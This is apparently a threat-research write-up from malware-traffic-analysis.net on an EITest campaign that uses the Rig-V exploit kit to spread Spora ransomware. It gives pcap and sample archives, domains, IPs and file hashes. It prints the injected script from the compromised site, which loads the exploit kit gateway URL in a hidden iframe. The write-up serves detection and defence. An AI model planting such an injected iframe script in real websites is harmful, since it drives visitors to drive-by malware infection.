2017-01-17 - EITEST RIG-V FROM 92.53.127.86 SENDS SPORA RANSOMWARE

malware-traffic-analysis.net/2017/01/17/index2.html

ASSOCIATED FILES:

ZIP archive of the pcaps: 2017-01-17-EITest-Rig-V-sends-Spora-ransomware.pcap.zip 294 kB (293,923 bytes)

> 2017-01-17-EITest-Rig-V-sends-Spora-ransomware.pcap (341,571 bytes)

ZIP archive of the malware: 2017-01-17-EITest-Rig-V-sends-Spora-malware-and-artifacts.zip 167 kB (168,615 bytes)

> - 2017-01-17-EITest-Rig-V-flash-exploit.swf (37,436 bytes)
> - 2017-01-17-EITest-Rig-V-landing-page.txt (5,198 bytes)
> - 2017-01-17-EITest-Rig-V-payload-Spora-ransomware-radFCDCC.tmp.exe (114,688 bytes)
> - 2017-01-17-Spora-ransomware-US20D-ABCDE-ABCDE-ABCDE.HTML (14,402 bytes)
> - 2017-01-17-Spora-ransomware-payment-page.html (89,552 bytes)
> - 2017-01-17-page-from-naturalhealthonline.com-with-injected-EITest-script.txt (37,961 bytes)

BACKGROUND ON RIG EXPLOIT KIT:

- Rig-V is what security researchers called Rig EK version 4 when it was only accessible by "VIP" customers, while the old version (Rig 3) was still in use (reference).
- I currently call it "Rig-V" out of habit. You can probably just call it Rig EK now.
- Before 2017, I used to see Empire Pack (Rig-E) which is a variant of Rig EK with older-style URLs as described by Kafeine here.
- I haven't seen anything other than Rig-V (Rig 4.0) when looking at Rig EK-based campaigns so far in 2017.


BACKGROUND ON THE EITEST CAMPAIGN:

My most recent write-up on the EITest campaign can be found here.

BACKGROUND ON SPORA RANSOMWARE:

- Spora ransomware was first spotted last week and reported on 2017-01-10 at BleepingComputer (link) and other sites quickly picked up on the news.
- Apparently, it was being spread through malicious spam (malspam) last week.

- Now it's also being spread through Rig Exploit Kit by the EITest campaign.
- Of note, there is no callback traffic by the Spora ransomware.
- The only post-infection I saw was HTTPS traffic to **spora.bz** when I followed the link from the decryption instructions.



Shown above: Flowchart for this infection traffic.


TRAFFIC

http://naturalhealthonline.com/ - Original Source

File Edit Format

```
609 <script type='text/javascript' src='http://naturalhealthonline.com/wp-
    content/themes/tribune/functions/wpzoom/assets/js/wzslider.js'></script>
610 <script type='text/javascript' src='http://naturalhealthonline.com/wp-includes/js/wp-
    embed.min.js?ver=4.6.2'></script>
611
612  <body> </body>
613 <script type="text/javascript"> var zxjuq = document.createElement("iframe"); var jmafa = "";
    zxjuq.style.width = "20px"; zxjuq.style.height = "5px"; zxjuq.style.border = "0px";
    zxjuq.frameBorder = "0"; zxjuq.setAttribute("frameBorder", "0"); document.body.appendChild
    (zxjuq); jmafa = "http://zome.APLUSENGINEERING-GR.COM/?br_fl=5761
    &ct=Vivaldi&biw=Vivaldi.76jd82.406h7m4e0&q=z3_QMvXcJwDQDoTCMvrESLtEMU_OGkKK2OH_
    783VCZn9JHT1vvHPRAPwtgW&tuif=2161&yus=Vivaldi.122jh81.406u1g8j9
    &oq=CelzToaAkKrJVawLliBDRLgFgyN0LB1kXoq2o30DXwRbJh8KD_SW9UU4HupE"; zxjuq.src = jmafa; </script>
614 </body>
615 </html>
```

Shown above: Injected script from the EITest campaign from the compromised site.



Shown above: Pcap of the infection traffic filtered in Wireshark.

ASSOCIATED DOMAINS:

- **naturalhealthonline.com** - Compromised site
- 92.53.127.86 port 80 - **zome.aplusengineering-gr.com** - Rig-V

  186.2.161.51 port 443 - **spora.bz** - HTTPS/SSL/TLS traffic when I checked the Spora ransomware decryption instructions

FILE HASHES


FLASH EXPLOIT:

SHA256 hash: 7ef95283a46424a4c8db0d00601f8369831c29d748c6d4dccbf6620dd7558c1c (37,436 bytes)
File description: Rig-V Flash exploit seen on 2017-01-17


PAYLOAD (SPORA RANSOMWARE):

SHA256 hash: 2637247ad66e6e57a68093528bb137c959cdbb438764318f09326fc8a79bdaaf (114,688 bytes)
File path example: C:\Users\[username]\AppData\Local\Temp\radFCDCC.tmp.exe


IMAGES




Shown above: Desktop of the infected Windows host.



Shown above: Full view of the decryption instructions.



Shown above: Going to the link from the decyrption instructions.



Shown above: The key that was dropped to the desktop along with the decryption instructions.

FINAL NOTES

Once again, here are the associated files:

- ZIP archive of the pcaps: 2017-01-17-EITest-Rig-V-sends-Spora-ransomware.pcap.zip 294 kB (293,923 bytes)
- ZIP archive of the malware: 2017-01-17-EITest-Rig-V-sends-Spora-malware-and-artifacts.zip 167 kB (168,615 bytes)

ZIP files are password-protected with the standard password. If you don't know it, look at the "about" page of this website.

Click here to return to the main page.